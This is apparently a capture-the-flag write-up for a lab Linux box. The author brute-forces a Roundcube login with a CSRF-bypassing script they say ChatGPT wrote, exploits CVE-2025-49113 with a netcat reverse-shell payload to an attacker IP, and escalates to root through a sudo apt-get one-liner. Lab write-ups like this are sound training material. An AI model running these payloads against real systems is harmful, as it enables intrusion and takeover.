

Aftermath (Easy)

Objectives

You have been assigned a penetration test against a Linux server in the client's network. Your objective is to gain root access. The client has planted three flags on the system, retrieving each of these flags demonstrates impact.

Initial Access

Another team member pulled down a list of names and passwords from DeHashed... but are unsure if any of them are valid.



names.txt
3.31 kB



passwords.txt
243 B



We already have Usernames and Passwords.

Recon Nmap/Rustscan

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 62    OpenSSH 8.9p1 Ubuntu 3ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 a4:f0:03:80:46:18:04:53:47:2e:bf:8d:c1:9e:66:26 (ECDSA)
|_ ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBMgbbAMyJEYXgh7IT0kwHZ4vF+bNfXi/Qo6kzc+wldKmA0fdHNrt5kZd5lG51lsL975V0F4R7RVzHDVFJEZewQk=
|_ 256-ed:38:36:53:81:bf:c3:15:a2:22:d8:cc:49:3c:63:3d (ED25519)
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPxf4Ttxig7FRpqQuFy9yStc+ajfdz52dxXC3rUwH2dL
25/tcp    open  smtp      syn-ack ttl 62    Postfix smtpd
| ssl-cert: Subject: commonName=kali
| Subject Alternative Name: DNS:kali
| Issuer: commonName=kali
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-03-02T19:39:52
| Not valid after: 2036-02-28T19:39:52
| MD5:      25b2 9a20 c5a5 6087 df8f 476e b232 39c9
| SHA-1:    3452 1e8f 0af2 ce28 ca99 2a19 2dee 54dc b5aa a673
| SHA-256: 29b8 8b02 a633 cfb9 7523 0e9d 7d94 9b9f 9711 499e efcb 6c58 7a00 b6a8 35d1 1498
80/tcp    open  http      syn-ack ttl 62    Apache httpd 2.4.52 ((Ubuntu))
|_ http-server-header: Apache/2.4.52 (Ubuntu)
|_ http-methods:
|_   Supported Methods: GET POST OPTIONS HEAD
|_ http-title: Home
```

We got Three Open Ports 22(SSH) ,25(SMTP) and 80(HTTP)

HTTP (Port 80)


Running Apache httpd 2.4.52 ((Ubuntu))

Directory Fuzzing Used Ffuf

ffuf -u http://10.1.11.181/FUZZ -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories-lowercase.txt

```
roundcube [Status: 301, Size: 314, Words: 20, Lines: 10, Duration: 372ms]
server-status [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 345ms]
:: Progress: [26583/26583] :: Job [1/1] :: 137 req/sec :: Duration: [0:03:36] :: Errors: 1 ::
```

Found a Path /roundcube



I got stuck for a while testing the login and password reset took me nowhere tested


smtp found a valid username but couldn't brute force the server same goes for ssh went back to the web server I could brute force as well because of the cstf token so went to chatgpt to write me a script to bypass the token gave it the web request and got the code and get the password.

```
(hacker@kali)-[~/Desktop/CTF/Hacksmarter/Aftermath]
$ python3 web_brute.py
Trying: 123456
Trying: 12345678
Trying: qwerty
Trying: abc123
Trying: monkey965
Trying: 1234567
Trying: letmeinLA
Trying: trustno1
Trying: dragonbALL
Trying: 12345
Trying: Admin@123
Trying: Administrator
Trying: love123
Trying: hello
Trying: Tellme@pass
Trying: Summer
Trying: flower
Trying: 1qaz2wsx


[+] PASSWORD FOUND: 1qaz2wsx
```

Credentials

Maria : 1qaz2wsx



Manage to login and get the first flag.



Found the Version info **Roundcube Webmail 1.5.9** Did some research found it is vulnerable to **CVE-2025-49113** found a php script that can exploit the version

github : <https://github.com/hakai0ffsec/CVE-2025-49113-exploit>

php CVE-2025-49113.php http://10.1.11.181/roundcube maria 1qaz2wsx "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.200.95.194 4444 >/tmp/f"

```
(hacker@kali)-[~/Desktop/CTF/Hacksmarter/Aftermath]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.200.95.194] from (UNKNOWN) [10.1.11.181] 58482
/bin/sh: /dev/null: can't access tty; job control turned off
$ ls
1258dwd34xyz8ffwrt86ff4.php
CHANGELOG.md
INSTALL
LICENSE
README.md
SECURITY.md
SQL
UPGRADING
bin
composer.json
composer.json-dist
composer.lock
config
```

Got RCE as www-data. After used Python3 to host a webserver for linpeas then used wget to get it and executed it to enumerate the host. Had problems with the shell even after TTY shell so I had to manually enumerate.

```

www-data@kali:/var/www/html/roundcube$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@kali:/var/www/html/roundcube$ sudo -l
sudo -l
Matching Defaults entries for www-data on kali:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/
    use_pty

User www-data may run the following commands on kali:
(ALL) NOPASSWD: /usr/bin/apt-get
www-data@kali:/var/www/html/roundcube$

```

Looks like I can run /usr/bin/apt-get without any restrictions went to gtfobins found a one liner that can get me root

sudo /usr/bin/apt-get update -o APT::Update::Pre-Invoke::=/bin/sh

```

www-data@kali:/var/www/html/roundcube$ sudo /usr/bin/apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
sh
sudo /usr/bin/apt-get update -o APT::Update::Pre-Invoke::=/bin/sh
# id
id
uid=0(root) gid=0(root) groups=0(root)
# whoami
whoami
root

```

Got root

```

# find / -type f -name user.txt 2>/dev/null
find / -type f -name user.txt 2>/dev/null
/usr/user.txt
# cat /usr/user.txt
cat /usr/user.txt

```

found both flags the user and root flag is at the root directory.

SMTP(25)

25/tcp open smtp syn-ack ttl 62 Postfix smtpd

I check Hacktricks To Enumerate The SMTP. There is a tool to Verify if a user exists or not

smtp-user-enum -M VRFY -U names.txt -t 10.1.11.181

```

(hacker@kali)-[~/Desktop/CTF/Hacksmarter/Aftermath]
$ smtp-user-enum -M VRFY -U names.txt -t 10.1.11.181
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

| Scan Information |
|-----|
Mode ..... VRFY
Worker Processes ..... 5
Usernames file ..... names.txt
Target count ..... 1
Username count ..... 499
Target TCP port ..... 25
Query timeout ..... 5 secs
Target domain .....

##### Scan started at Wed Sep 16 20:04:20 2026 #####
10.1.11.181: maria exists
10.1.11.181: kali exists
##### Scan completed at Wed Sep 16 20:06:23 2026 #####
2 results.

499 queries in 123 seconds (4.1 queries / sec)

```

Found Valid Users

1.maria

2.kali

SSH(22)

Testing SSH if its password auth or not

```

(hacker@kali)-[~/Desktop/CTF/Hacksmarter/Aftermath]
$ ssh root@10.1.11.181
The authenticity of host '10.1.11.181 (10.1.11.181)' can't be established.
ED25519 key fingerprint is: SHA256:R/StPRfknLFY8lHlMGCWgjb34+DNGFIAvY54xfHUHrs
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.1.11.181' (ED25519) to the list of known hosts.
root@10.1.11.181's password:
Permission denied, please try again.

```

Looks like its password Authenticated.